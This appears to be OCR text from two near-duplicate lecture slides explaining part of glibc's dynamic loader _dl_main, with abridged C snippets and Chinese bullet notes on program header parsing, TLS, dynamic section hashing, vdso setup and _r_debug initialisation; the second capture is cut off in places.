
```
for (ph = phdr; ph < &phdr[phnum]; ++ph)
    switch (ph->p_type)
    {
    case PT_PHDR:
        ...
    case PT_NOTE:
        ...
    }

if (main_map->l_tls_initimage != NULL)
    main_map->l_tls_initimage = (char *)main_map->l_tls_initimage +
                                        main_map->l_addr;

if (... /* 如果 ld 有多個 name */)
{
    static struct libname_list newname;
    ... // update member
    GL(dl_rtld_map).l_libname->next = &newname;
}

    elf_get_dynamic_info(main_map, NULL);
    _dl_setup_hash(main_map);
}

setup_vdso(main_map, &first_preload);
setup_vdso_pointers();
struct r_debug *r = _dl_debug_initialize(GL(dl_rtld_map).l_addr,
                                         LM_ID_BASE);
```

例如 libc.so.6 —> /lib/x86_64-linux-gnu/libc.so.6

$ DL Start

_dl_main part2

- Parse program header 並初始化 link_map
- 更新存放 TLS 變數 section 的位址
- ld 有多個名稱，更新 link_map 所紀錄的 name list
- 解析 dynamic section，並 cache hash table
- 設置 vdso link_map 以及 function pointer
- 初始化全域變數 _r_debug




```
$ 

     for (ph = phdr; ph < &phdr[phnum]; ++ph)
         switch (ph->p_type)
         {
         case PT_PHDR:
             ...
         case PT_NOTE:
             ...
         }

     if (main_map->l_tls_initimage != NULL)
         main_map->l_tls_initimage = (char *)main_map->l_tls_initimage +
                                             main_map->l_addr;

     if (... /* 如果 ld 有多個 name */)
     {
         static struct libname_list newname;
         ... // update member
         GL(dl_rtld_map).l_libname->next = &newname;
     }

     if (!rtld_is_main)
     {
         elf_get_dynamic_info(main_map, NULL);
         _dl_setup_hash(main_map);
     }

                                                       tld_map).l_addr,
                                                       ASE);
```

解析 dynamic section，之後將 GNU_HASH section 的資料存在 link_map

$ DL Start

_dl_main part2

- Parse program header 並初始化 link_map
- 更新存放 TLS 變數 section 的位址
- ld 有多個名稱，更新 link_map 所紀錄的 name list
- 解析 dynamic section，並 cache hash table
- 設置 vdso link_map 以及 function pointer
- 初始化全域變數 _r_debug



